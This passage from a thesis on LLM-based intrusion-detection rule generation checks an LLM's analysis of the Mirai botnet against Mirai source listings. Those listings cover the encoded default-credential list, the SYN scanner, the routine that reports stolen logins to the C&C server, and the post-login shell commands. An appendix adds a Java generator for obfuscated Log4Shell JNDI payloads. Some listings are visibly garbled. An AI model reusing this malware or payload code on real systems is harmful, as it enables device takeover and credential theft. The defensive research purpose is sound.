add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1);       // service   service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1);            // guest     guest
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);            // guest     12345
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);            // guest     12345
add_auth_entry("\x43\x46\x4F\x4B\x4C\x13", "\x52\x43\x51\x51\x55\x4D\x50\x46", 1);       // admin1    password
add_auth_entry("\x43\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x13\x10\x11\x16", 1); // administrator 1234
add_auth_entry("\x14\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14\x14", 1);    // 666666    666666
add_auth_entry("\x1A\x1A\x1A\x1A\x1A\x1A", "\x1A\x1A\x1A\x1A\x1A\x1A", 1);    // 888888    888888
add_auth_entry("\x57\x40\x4C\x56", "\x57\x40\x4C\x56", 1);                    // ubnt      ubnt
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11\x16", 1);        // root      klv1234
```

```
add_auth_entry("\x50\x4D\x4D\x56", "\x78\x56\x47\x17\x10\x13", 1);                    // root     Zte521
add_auth_entry("\x50\x4D\x4D\x56", "\x4A\x4B\x11\x17\x13\x1A", 1);                    // root     hi3518
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x54\x40\x58\x46", 1);                    // root     jvbzd
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x4C\x49\x4D", 4);                    // root     anko
add_auth_entry("\x50\x4D\x4D\x56", "\x58\x4E\x5A\x5A\x0C", 1);                    // root     zlxx.
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x54\x4B\x58\x5A\x54", 1); // root     7ujMko0vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // root     7ujMko0admin
add_auth_entry("\x50\x4D\x4D\x56", "\x51\x5B\x51\x56\x47\x4F", 1);                    // root     system
add_auth_entry("\x50\x4D\x4D\x56", "\x4B\x49\x55\x40", 1);                    // root     ikwb
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x50\x47\x43\x4F\x40\x4D\x5A", 1);                    // root     dreambox
add_auth_entry("\x50\x4D\x4D\x56", "\x57\x51\x47\x50", 1);                    // root     user
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x47\x43\x4E\x56\x47\x49", 1);                    // root     realtek
add_auth_entry("\x50\x4D\x4D\x56", "\x12\x12\x12\x12\x12\x12\x12\x12", 1);                    // root     00000000
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13\x13\x13\x13", 1);                    // admin    1111111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16", 1);                    // admin    1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17", 1);                    // admin    12345
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x17\x16\x11\x10\x13", 1);                    // admin    54321
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17\x14", 1);                    // admin    123456
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // admin    7ujMko0admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x16\x11\x10\x13", 1);                    // admin    1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51", 1);                    // admin    pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x4F\x47\x4B\x4C\x51\x4F", 1);                    // admin    meinsm
add_auth_entry("\x56\x47\x41\x4A", "\x56\x47\x41\x4A", 1);                    // tech     tech
```

```
add_auth_entry("\x4F\x4D\x56\x4A\x47\x50", "\x44\x57\x41\x49\x47\x50", 1)
;                // mother   fucker
```

As Listing 14 shows, Mirai uses a total of 63 username/password combinations, which are encoded and obfuscated in the source code. Therefore, the above listed contents of the LLM output are correct and consistent with the contents of the Mirai source code given as input.

4.9.3 SYN scan for vulnerable devices

Next, we focus on the following aggregate results when given the Mirai source code.

> 3. **Connection Strategy**: It uses raw socket connections for SYN scanning and typical TCP sockets for full Telnet connection attempts. The code manages various connection states, such as ‘SC_CONNECTING‘, ‘SC_HANDLE_IACS‘, and ‘SC_WAITING_USERNAME‘, to sequentially interact with Telnet prompts and server responses.

> 7. **Parallel Scanning**: The scanner is built to handle multiple concurrent connections, which allows it to quickly scan a large number of IPs or ports, making the process more efficient and difficult to trace.

These contents suggest that Mirai attempts a Telnet connection via SYN scan, that it manages its state using SC_CONNECTING and SC_HANDLE_IACS, etc., and that the search is parallelized. These correspond to the following sections in the actual source code.

Listing 15: Implementation of device search using SYN packets in Mirai source code.

```
// Spew out SYN to try and get a response
if (fake_time != last_spew)
{
    last_spew = fake_time;

    for (i = 0; i < SCANNER_RAW_PPS; i++)
    {
        struct sockaddr_in paddr = {0};
        struct iphdr *iph = (struct iphdr *)scanner_rawpkt;
        struct tcphdr *tcph = (struct tcphdr *)(iph + 1);

        iph->id = rand_next();
        iph->saddr = LOCAL_ADDR;
        iph->daddr = get_random_ip();
        iph->check = 0;
```

```c
        iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));

        if (i % 10 == 0)
        {
            tcph->dest = htons(2323);
        }
        else
        {
            tcph->dest = htons(23);
        }
        tcph->seq = iph->daddr;
        tcph->check = 0;
        tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));

        paddr.sin_family = AF_INET;
        paddr.sin_addr.s_addr = iph->daddr;
        paddr.sin_port = tcph->dest;

        sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr *)&paddr, sizeof (paddr));
    }
}
```

Listing 15 indicates that the search for vulnerable devices is performed by SYN scan as described in the comments, in parallel with the number specified in `SCANNER_RAW_PPS`. Therefore, the above listed contents of the LLM output are correct and consistent with the contents of the Mirai source code given as input. In addition, the value of `SCANNER_RAW_PPS` is set to 128, as shown below.

```c
#ifdef DEBUG
#define SCANNER_MAX_CONNS   128
#define SCANNER_RAW_PPS     160
#else
#define SCANNER_MAX_CONNS   128
#define SCANNER_RAW_PPS     160
#endif
```

4.9.4 Random generation of IP addresses to be searched

Next, we focus on the following aggregate results when given the Mirai source code.

4. **Target IP Generation**: The scanning avoids IP ranges commonly known for private networks and special use (e.g., loopback, multicast), focusing on potentially public IP ranges where vulnerable devices might be found.

This content suggests that randomly generated IP addresses, excluding public IP addresses, are used in the search for vulnerable devices. This corresponds to the following section in the actual source code.

Listing 16: Implementation of the process of randomly selecting IP addresses to be used in the search in the Mirai source code.

```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = 192;
        o2 = 168;
        o3 = 0;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                             // 127.0.0.0/8      - Loopback
          (o1 == 0) ||                              // 0.0.0.0/8        - Invalid address space
          (o1 == 3) ||                              // 3.0.0.0/8        - General Electric Company
          (o1 == 15 || o1 == 16) ||                 // 15.0.0.0/7       - Hewlett-Packard Company
          (o1 == 56) ||                             // 56.0.0.0/8       - US Postal Service
          (o1 == 10) ||                             // 10.0.0.0/8       - Internal network
          (o1 != 192 && o2 != 168) ||               // 192.168.0.0/16   - Internal network
          (o1 == 172 && o2 >= 16 && o2 < 32) ||     // 172.16.0.0/14    - Internal network
          (o1 == 100 && o2 >= 64 && o2 < 127) ||    // 100.64.0.0/10    - IANA NAT reserved
          (o1 == 169 && o2 > 254) ||                // 169.254.0.0/16   - IANA NAT reserved
          (o1 == 198 && o2 >= 18 && o2 < 20) ||     // 198.18.0.0/15    -
```

```
IANA Special use
        (o1 >= 224) ||                              // 224.*.*.*+       - Multicast
        (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
    );

    return INET_ADDR(o1,o2,o3,o4);
}
```

Listing 16 shows that Mirai checks whether devices with randomly generated IP addresses are vulnerable, excluding loopbacks and some private IP addresses, but Listing 16 the LLM output is incorrect, excluding private IP addresses, because the search range is for IP addresses in 192.168.0.x (where x is a number greater than or equal to 1).

4.9.5 Transmission of information on discovered vulnerable devices

Next, we focus on the following aggregate results when given the Mirai source code.

> 5. **Centralized Reporting**: Upon successfully finding a valid credential set, the code reports back to a central server (via a 'report_working' function), indicating central control over the compromised devices to manage the botnet.

This content implies that the `report_working` function will send the login credentials that can be used to log in to the device to the outside world. This corresponds to the following part in the actual source code

Listing 17: Implementation of the process of sending information on vulnerable devices in the Mirai source code.

```
static void report_working(ipv4_t daddr, uint16_t dport, struct scanner_auth *auth)
{
    struct sockaddr_in addr;
    int pid = fork(), fd;
    struct resolv_entries *entries = NULL;

    if (pid > 0 || pid == -1)
        return;

    if ((fd = socket(AF_INET, SOCK_STREAM, 0)) == -1)
    {
#ifdef DEBUG
```

```
        printf("[report] Failed to call socket()\n");
#endif
        exit(0);
    }

    table_unlock_val(TABLE_SCAN_CB_DOMAIN);
    table_unlock_val(TABLE_SCAN_CB_PORT);

    entries = resolv_lookup(table_retrieve_val(TABLE_SCAN_CB_DOMAIN, NULL));
    if (entries == NULL)
    {
#ifdef DEBUG
        printf("[report] Failed to resolve report address\n");
#endif
        return;
    }
    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = entries->addrs[rand_next() % entries->addrs_len];
    addr.sin_port = *((port_t *)table_retrieve_val(TABLE_SCAN_CB_PORT, NULL));
    resolv_entries_free(entries);

    table_lock_val(TABLE_SCAN_CB_DOMAIN);
    table_lock_val(TABLE_SCAN_CB_PORT);

    if (connect(fd, (struct sockaddr *)&addr, sizeof (struct sockaddr_in)) == -1)
    {
#ifdef DEBUG
        printf("[report] Failed to connect to scanner callback!\n");
#endif
        close(fd);
        exit(0);
    }

    uint8_t zero = 0;
    send(fd, &zero, sizeof (uint8_t), MSG_NOSIGNAL);
    send(fd, &daddr, sizeof (ipv4_t), MSG_NOSIGNAL);
    send(fd, &dport, sizeof (uint16_t), MSG_NOSIGNAL);
    send(fd, &(auth->username_len), sizeof (uint8_t), MSG_NOSIGNAL);
    send(fd, auth->username, auth->username_len, MSG_NOSIGNAL);
    send(fd, &(auth->password_len), sizeof (uint8_t), MSG_NOSIGNAL);
    send(fd, auth->password, auth->password_len, MSG_NOSIGNAL);

```

```
#ifdef DEBUG
    printf("[report]␣Send␣scan␣result␣to␣loader\n");
#endif

    close(fd);
    exit(0);
}
```

As Listing 17 shows, the `report_working` function sends the IP address and port number of the device that successfully logged in, as well as the username and password used to log in, to the address specified by the variable (which is the C&C server). Therefore, the above output of the LLM does not contradict the Mirai source code provided as input, and is therefore correct.

4.9.6 Additional command execution after successful Telnet login

Next, we focus on the following aggregate results when given the Mirai source code.

> 8. **Command Execution**: The handling of Telnet responses such as ‘SC_WAITING_ENABLE_RESP‘ and ‘SC_WAITING_SYSTEM_RESP‘ points towards attempts to execute commands upon successful login, suggesting the potential for further exploitation post-authentication.

This content suggests that Mirai may perform further activity after login by executing commands during Telnet responses such as `SC_WAITING_ENABLE_RESP` and `SC_WAITING_SYSTEM_RESP`. This is the following part of the actual source code. This corresponds to the following part in the actual source code.

Listing 18: Implementation of processing according to Telnet login status in Mirai source code.

```
switch (conn->state)
{
case SC_WAITING_PASSWD_RESP:
    if ((consumed = consume_any_prompt(conn)) > 0)
    {
        char *tmp_str;
        int tmp_len;

#ifdef DEBUG
        printf("[scanner]␣FD%d␣received␣shell␣prompt\n", conn->fd);
#endif
```

```
        // Send enable / system / shell / sh to session to drop into
shell if needed
        table_unlock_val(TABLE_SCAN_ENABLE);
        tmp_str = table_retrieve_val(TABLE_SCAN_ENABLE, &tmp_len);
        send(conn->fd, tmp_str, tmp_len, MSG_NOSIGNAL);
        send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
        table_lock_val(TABLE_SCAN_ENABLE);
        conn->state = SC_WAITING_ENABLE_RESP;
    }
    break;
case SC_WAITING_ENABLE_RESP:
    if ((consumed = consume_any_prompt(conn)) > 0)
    {
        char *tmp_str;
        int tmp_len;

#ifdef DEBUG
        printf("[scanner] FD%d received sh prompt\n", conn->fd);
#endif

        table_unlock_val(TABLE_SCAN_SYSTEM);
        tmp_str = table_retrieve_val(TABLE_SCAN_SYSTEM, &tmp_len);
        send(conn->fd, tmp_str, tmp_len, MSG_NOSIGNAL);
        send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
        table_lock_val(TABLE_SCAN_SYSTEM);

        conn->state = SC_WAITING_SYSTEM_RESP;
    }
    break;
case SC_WAITING_SYSTEM_RESP:
    if ((consumed = consume_any_prompt(conn)) > 0)
    {
        char *tmp_str;
        int tmp_len;

#ifdef DEBUG
        printf("[scanner] FD%d received sh prompt\n", conn->fd);
#endif

        table_unlock_val(TABLE_SCAN_SHELL);
        tmp_str = table_retrieve_val(TABLE_SCAN_SHELL, &tmp_len);
        send(conn->fd, tmp_str, tmp_len, MSG_NOSIGNAL);
        send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
        table_lock_val(TABLE_SCAN_SHELL);

        conn->state = SC_WAITING_SHELL_RESP;
```

```
    }
    break;
case SC_WAITING_SHELL_RESP:
    if ((consumed = consume_any_prompt(conn)) > 0)
    {
        char *tmp_str;
        int tmp_len;

#ifdef DEBUG
        printf("[scanner] FD%d received enable prompt\n", conn->fd);
#endif

        table_unlock_val(TABLE_SCAN_SH);
        tmp_str = table_retrieve_val(TABLE_SCAN_SH, &tmp_len);
        send(conn->fd, tmp_str, tmp_len, MSG_NOSIGNAL);
        send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
        table_lock_val(TABLE_SCAN_SH);

        conn->state = SC_WAITING_SH_RESP;
    }
    break;
case SC_WAITING_SH_RESP:
    if ((consumed = consume_any_prompt(conn)) > 0)
    {
        char *tmp_str;
        int tmp_len;

#ifdef DEBUG
        printf("[scanner] FD%d received sh prompt\n", conn->fd);
#endif

        // Send query string
        table_unlock_val(TABLE_SCAN_QUERY);
        tmp_str = table_retrieve_val(TABLE_SCAN_QUERY, &tmp_len);
        send(conn->fd, tmp_str, tmp_len, MSG_NOSIGNAL);
        send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
        table_lock_val(TABLE_SCAN_QUERY);

        conn->state = SC_WAITING_TOKEN_RESP;
    }
    break;
    else if (consumed > 0)
    {
        char *tmp_str;
        int tmp_len;
#ifdef DEBUG
```

```
        printf("[scanner] FD%d Found verified working telnet\n", conn->fd
);
#endif
        report_working(conn->dst_addr, conn->dst_port, conn->auth);
        close(conn->fd);
        conn->fd = -1;
        conn->state = SC_CLOSED;
    }
    break;
default:
    consumed = 0;
    break;
}
```

As Listing 18 indicates, after a successful login, Mirai executes the commands stored in variables such as `TABLE_SCAN_SHELL` and `TABLE_SCAN_SH`. Therefore, the above contents of the LLM output are consistent with the contents of the Mirai source code given as input and can be said to be correct. On the other hand, the contents of those variables are not included in the Mirai source code used in the experiment.

To summarize these results, the results of the analysis against the Mirai source code show that all of the features related to the communication of the Mirai bots that are understandable in the given range of the Mirai source code, with the exception of the description regarding the random selection of IP addresses, are consistent with the actual source code content and are correct The content was correct. This clearly shows that the LLM used in the proposed method performs well with respect to programming. However, the reason why it failed to generate a functional rule, despite the almost accurate analysis results obtained, can be attributed to its lack of performance on the task of reflecting the obtained analysis results in the rule. Research has been conducted on the use of LLMs for the purpose of fixing software vulnerabilities [48], [49]. Considering that LLMs have shown the expected performance in these studies, the task that LLMs perform in this research is more cybersecurity oriented than those studies.

OpenAI, which provides the model, has shown that GPT-4o, which is used in the proposed method, is not good at tasks related to cybersecurity [50]. This is also similar for o1 [51], which is newer and more powerful than GPT-4o. The proposed method is a good example of how to improve the accuracy of LLM responses instead of using a single model as is. It is shown that for the proposed method to be successful in generating rules for detecting attacks using PoC code, it is important to improve its performance on tasks related to cybersecurity as well as tasks related to programming.

4.10 Summary

In this chapter, we investigated whether the two rule generation methods proposed in this thesis, which reduce the generation time, can generate rules to prevent the expansion of the Mirai botnet using the Mirai source code. We then clarified the performance of LLM for cybersecurity, especially in complex tasks, and discussed future prospects. In addition, we investigated whether LLM can generate rules to prevent the expansion of the Mirai botnet using the Mirai source code. Then, we clarified the performance of LLMs against cybersecurity, especially in complex tasks, and discussed future prospects for LLMs.

In the next chapter, we conclude this thesis and present future prospects.

5 Conclusion

Chapter 1 presents the purpose of this thesis and the problem to be solved, which is to effectively combat attack patterns with obfuscation and randomness by means of a rule generation method using prior knowledge and an automatic rule generation method using LLMs.

In Chapter 2, to clarify the need for the two rule generation methods proposed in this thesis, we describe the rules used in Log4Shell and IPS and IDS, and present methods to counter Log4Shell and to automatically generate rules applicable to IPS and IDS and their challenges, clarified that the methods proposed so far have difficulty generating rules to detect them against Log4Shell's obfuscation and randomness of attack patterns.

In Chapter 3, we proposed a method to generate rules by matching, using automata, between attack patterns and prior knowledge defining obfuscation methods used in Log4Shell attack patterns. This method allows us to effectively address the obfuscation and randomness of the attack patterns used to exploit Log4Shell, and the visualization of the generated rules clarifies the relationships between the generated rules and the prior knowledge used to generate the rules, facilitating understanding of what the generated rules detect . In an experiment to verify the effectiveness of the proposed method, we compared the rules generated by the proposed method with the rules for Log4Shell in an existing rule set. The comparison shows that the rules generated by the proposed method have a detection performance of 100%, which is 60% higher than that of the compared rules. We also show that the rules generated by the proposed method can generate 62% shorter length rules than the compared rules for the same obfuscation method, indicating that the proposed method can effectively deal with the obfuscation and randomness of Log4Shell attack patterns.

In Chapter 4, we proposed a method to automatically generate rules for IDSs by analyzing the contents of PoC code with LLM. This method reduces the time required to create a single rule to less than one minute by automating a series of rule creation tasks, including analysis of vulnerability exploitation methods, which is the most time-consuming task in human rule creation, and enables deployment of rules to detect vulnerability exploitation attacks before they are launched on a large scale. Enables the deployment of rules that detect vulnerabilities before they are launched on a large scale. In an experiment to verify the effectiveness of the proposed method, we compared the detection performance of each generated rule and the time required to generate the rule using multiple PoC codes with different programming languages, formats, etc. We successfully generated rules that can detect the attack patterns used in attacks that exploit Log4Shell, and successfully generated rules that can detect the attack patterns used in attacks that exploit Log4Shell. were successfully generated, each rule was generated in less than a minute, and it was shown that practical rules could be generated with only minimal human modification. These results demonstrate that the proposed method is versatile enough to be independent of the programming language and format used in PoC codes, and that it can immediately address the emergence of new attack patterns by reducing the time required to create rules.

Looking ahead, it is most important to improve LLM's performance for cybersecurity-related tasks in methods that reduce generation time, so that it can generate rules for complex attack methods, such as Log4Shell's obfuscated attack patterns and Mirai botnet communications. It is important. The following are two ways to solve this challenge.

Improve accuracy of answers through dialogue between LLMs

This method aims to produce highly accurate answers by having multiple LLMs share roles and correcting errors in the answers as they interact with each other. Discussing the answers before outputting them is expected to result in more accurate rules, but may increase the cost and time involved in generating a single rule.

Developing an LLM specializing in cybersecurity through fine-tuning

This is a method that aims to allow current LLMs to learn additional extensive knowledge about cybersecurity to enable them to address more complex cybersecurity challenges. It is hoped that the addition of extensive cybersecurity knowledge will successfully generate rules to deal with complex attacks that are difficult for current LLMs to deal with, but fine-tuning LLMs requires a lot of time and financial cost.

Considering the characteristics of these methods, the easiest solution would be to improve the accuracy of answers through dialogue among LLMs. In addition, the following work should be done in the future.

- Extend the proposed method to malware detection by applying it to the analysis of binary files
- Combine rule generation methods that address obfuscation with rule generation methods that reduce generation time

Binary files and text files, which are the target of the method proposed in this thesis, are very different in terms of human readability, but even for malware in binary file format, malware-specific features that are effective in identifying them can be obtained by analyzing binary files. However, even for malware in the form of binary files, malware-specific features that are useful for identifying them can be obtained by analyzing binary files, and these features are common to both binary and text files. We believe that this common feature allows us to apply the proposed method to the analysis of binary files and use it for malware detection.

The rule generation method proposed in this thesis to deal with obfuscation and the rule generation method to reduce generation time are different in that the rule generation method to deal with obfuscation aims to deal with complex attack patterns, while the rule generation method to reduce generation time aims to deal with relatively simple attack patterns in a short time. They have different targets. For example, we believe that the rule generation method that reduces generation time will enable extraction of prior knowledge from PoC code, thereby reducing the time required to generate rules by the rule generation method that addresses obfuscation, minimizing the disadvantages of the two methods and maximizing the advantages of each. We believe that this will minimize the disadvantages of each of the two methods and maximize their advantages.

A Log4Shell attack pattern generator

A.1 Main.java

```
package org.yuudai;

import java.util.ArrayList;

public class Main {
    static ArrayList<String> obfuscations = new ArrayList<>();

    public static void main(String[] args) {
        obfuscations.add("${env:<A_>+:-#}");
        obfuscations.add("${lower:#}");
        obfuscations.add("${upper:#}");
        obfuscations.add("${<A0a>*:<Aa0>*:-#}");
        obfuscations.add("${sys:<A_>+:-#}");
        obfuscations.add("${:-#}");
        obfuscations.add("${date:'#'}");
        obfuscations.add("#");

        String target = "127.0.0.1/test.class";

        ArrayList<String> result = Obfuscator.Obfuscate(obfuscations,
target, 5, false);
        for (String s : result) {
            System.out.println(s);
        }
    }
}
```

A.2 Obfuscator.java

```
package org.yuudai;

import com.google.common.base.CharMatcher;

import java.util.ArrayList;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/**
 * Class to generate obfuscated attack patterns
 */
public class Obfuscator {
    /**
     * String at the beginning and end of each attack pattern
     */
    static final String first = "${";
    static final String jndi = "jndi:";
    static final String last = "}";
    /**
     * Protocols used in attack patterns
     */
    static final String[] protocols = {"ldap", "ldaps", "rmi"};

    static int repeat_limit = 20;

    static String getProtocol() {
        int index = protocols.length;
        return protocols[(int)(Math.random() * (double)index - 0.5)] + "
://";
    }

    static ArrayList<String> Obfuscate(ArrayList<String> obfuscations,
String target, int num, boolean mixed) {
        ArrayList<String> output = new ArrayList<>();
        target = jndi + "%" + target;

        if (mixed) {
            target = CharMatcher.is('%').replaceFrom(target, getProtocol
());
            for (int i = 0; i < num; i++) {
                StringBuilder generated = new StringBuilder();
                for (char ch : target.toCharArray()) {
                    generated.append(ObfuscateByChar(ch, ObfuscatorUtils.
GetRandomString(obfuscations)));
```

```
                }
                output.add(first + generated + last);
            }
        } else {
            for (String obfuscation : obfuscations) {
                for (int i = 0; i < num; i++) {
                    String target_new = CharMatcher.is('%').replaceFrom(
target, getProtocol());
                    StringBuilder generated = new StringBuilder();
                    for (char ch : target_new.toCharArray()) {
                        generated.append(ObfuscateByChar(ch, obfuscation)
);
                    }
                    output.add(first + generated + last);
                }
            }
        }
        return output;
    }

    static String ObfuscateByChar(char ch, String method) {
        boolean upper;
        boolean lower;
        boolean digit;
        int more_than;
        ArrayList<Character> others = new ArrayList<>();
        Pattern pattern = Pattern.compile("<[^>.]+>[+*]");
        Matcher matcher = pattern.matcher(method);

        while (matcher.find()) {
            upper = false;
            lower = false;
            digit = false;
            more_than = -1;
            others.clear();

            if (matcher.group().contains("A")) {
                upper = true;
            }

            if (matcher.group().contains("a")) {
                lower = true;
            }

            if (matcher.group().contains("0")) {
                digit = true;
```

```
            }

            if (matcher.group().charAt(matcher.group().length() - 1) = '+
') {
                more_than = 1;
            }

            if (matcher.group().charAt(matcher.group().length() - 1) = '*
') {
                more_than = 0;
            }

            Pattern other = Pattern.compile("[^+*<>Aa0]");
            Matcher matcher_other = other.matcher(matcher.group());

            while (matcher_other.find()) {
                for (char element : matcher_other.group().toCharArray())
{
                    others.add(element);
                }
            }
            String remaining = method.replaceFirst("<[^>.]+>[+*]", "%");
            method = CharMatcher.is('%').replaceFrom(remaining, Generate(
upper, lower, digit, more_than, others));
        }
        return CharMatcher.is('#').replaceFrom(method, ch);
    }

    static String Generate(boolean upper, boolean lower, boolean digit,
int more_than, ArrayList<Character> others) {
        StringBuilder sb = new StringBuilder();
        ArrayList<Character> candidates = new ArrayList<>();
        if (upper) {
            for (int i = 0; i < 26; i++) {
                candidates.add((char) ('A' + i));
            }
        }
        if (lower) {
            for (int i = 0; i < 26; i++) {
                candidates.add((char) ('a' + i));
            }
        }
        if (digit) {
            for (int i = 0; i < 10; i++) {
                candidates.add((char) ('0' + i));
            }
```

```
        }
        if (!others.isEmpty()) {
            candidates.addAll(others);
        }
        int repeats = (int)(Math.random() * repeat_limit + 0.5) +
more_than;
        for (int i = more_than; i < repeats; i++){
            sb.append(ObfuscatorUtils.GetRandomChar(candidates));
        }
        return sb.toString();
    }
}
```

A.3 ObfuscatorUtils.java

```java
package org.yuudai;

import java.util.ArrayList;

public class ObfuscatorUtils {
    /**
     * Method to randomly select an item from a given array
     * @param list Array used for selection
     * @return Randomly selected item (string)
     */
    public static String GetRandomString(ArrayList<String> list) {
        int index = list.size();
        return list.get((int)(Math.random() * (double)index - 0.5));
    }

    public static Character GetRandomChar(ArrayList<Character> list) {
        int index = list.size();
        return list.get((int)(Math.random() * (double)index - 0.5));
    }
}
```

References

[1] ISO. "Iso/iec 27000:2018(en) information technology - security techniques - information security management systems - overview and vocabulary. "[Online]. Available: https://www.iso.org/obp/ui/#iso:std:iso-iec:27000:ed-5:v1:en.

[2] First. "Cvss v3.0 specification document. "[Online]. Available: https://www.first.org/cvss/v3.0/specification-document.

[3] Exploit-DB. "Exploit database - exploits for penetration testers, researchers, and ethical hackers. "[Online]. Available: https://www.exploit-db.com/.

[4] D. Kearns. "Exploit database lifetime statistics. "[Online]. Available: https://public.tableau.com/app/profile/devon.kearns/viz/EDB-1/AllEntries.

[5] Google. "Analysis of time-to-exploit trends: 2021-2022 mandiant google cloud blog. "[Online]. Available: https://cloud.google.com/blog/topics/threat-intelligence/time-to-exploit-trends-2021-2022/?hl=en.

[6] ThreatDown. "22 minutes from poc exploit to attacks–would you have patched in time? "[Online]. Available: https://www.threatdown.com/blog/22-minutes-from-poc-exploit-to-attacks-would-you-have-patched-in-time/.

[7] Check Point Research. "The numbers behind log4j cve-2021-44228 - check point blog. "[Online]. Available: https://blog.checkpoint.com/security/the-numbers-behind-a-cyber-pandemic-detailed-dive/.

[8] Snort. "Snort - network intrusion detection & prevention system. "[Online]. Available: https://www.snort.org/.

[9] M. Roesch et al., "Snort: Lightweight intrusion detection for networks.," in *Lisa*, vol. 99, 1999, pp. 229–238.

[10] E. N. A. Laryea, "Snort rule generation for malware detection using the gpt2 transformer," Ph.D. dissertation, Université d'Ottawa/University of Ottawa, 2022.

[11] E. Jaw and X. Wang, "A novel hybrid-based approach of snort automatic rule generator and security event correlation (sarg-sec)," *PeerJ Computer Science*, vol. 8, e900, 2022.

[12] R. Wang, P. Ning, T. Xie, and Q. Chen, "MetaSymploit: Day-One defense against script-based attacks with Security-Enhanced symbolic analysis," in *22nd USENIX Security Symposium (USENIX Security 13)*, Washington, D.C.: USENIX Association, Aug. 2013, pp. 65–80, ISBN: 978-1-931971-03-4. [Online]. Available: https://www.usenix.org/conference/usenixsecurity13/technical-sessions/papers/wang.

[13] M. Kobayashi, Y. Kanemoto, D. Kotani, and Y. Okabe, "Generation of ids signatures through exhaustive execution path exploration in poc codes for vulnerabilities," *Journal of Information Processing*, vol. 31, pp. 591–601, 2023. DOI: 10.2197/ipsjjip.31.591.

[14] E. Karlsen, X. Luo, N. Zincir-Heywood, and M. Heywood, "Benchmarking large language models for log analysis, security, and interpretation," *Journal of Network and Systems Management*, vol. 32, no. 3, p. 59, 2024.

[15] Y. Wang, M. A. Bashar, M. Chandramohan, and R. Nayak, "Exploring topic models to discern cyber threats on twitter: A case study on log4shell," *Available at SSRN 4404537*,

[16] R. Hiesgen, M. Nawrocki, T. C. Schmidt, and M. Wählisch, "The race to the vulnerable: Measuring the log4j shell incident," *arXiv preprint arXiv:2205.02544*, 2022.

[17] JFrog. "Log4shell zero-day vulnerability - cve-2021-44228. "[Online]. Available: https://jfrog.com/blog/log4shell-0-day-vulnerability-all-you-need-to-know/.

[18] Trend Micro. "Log4shell vulnerability in vmware leads to data exfiltration and ransomware. "[Online]. Available: https://www.trendmicro.com/en_us/research/22/g/log4shell-vulnerability-in-vmware-leads-to-data-exfiltration-and-ransomware.html.

[19] K. Kaushik, A. Dass, and A. Dhankhar, "An approach for exploiting and mitigating log4j using log4shell vulnerability," in *2022 3rd International Conference on Computation, Automation and Knowledge Management (ICCAKM)*, IEEE, 2022, pp. 1–6.

[20] J. Xiao, C. Chang, P. Wu, Y. Ma, and Z. Lu, "A secure data flow forwarding method based on service ordering management," *Electronics*, vol. 11, no. 24, p. 4107, 2022.

[21] tangxiaofeng7. "Github - tangxiaofeng7/cve-2021-44228-apache-log4j-rce: Apache log4j. "[Online]. Available: https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce.

[22] Glease. "Github - glease/healer: Patch up cve-2021-44228 for minecraft forge 1.7.10 - 1.12.2. "[Online]. Available: https://github.com/Glease/Healer.

[23] jacobtread. "Github - jacobtread/l4j-vuln-patch: This tool patches the cve-2021-44228 log4j vulnerability present in all minecraft versions note this tool must be re-run after downloading or updating versions of minecraft as its not a perminent patch. "[Online]. Available: https://github.com/jacobtread/L4J-Vuln-Patch.

[24] NorthwaveSecurity. "Github - northwavesecurity/log4jcheck: A script that checks for vulnerable log4j (cve-2021-44228) systems using injection of the payload in common http headers. "[Online]. Available: https://github.com/NorthwaveSecurity/log4jcheck.

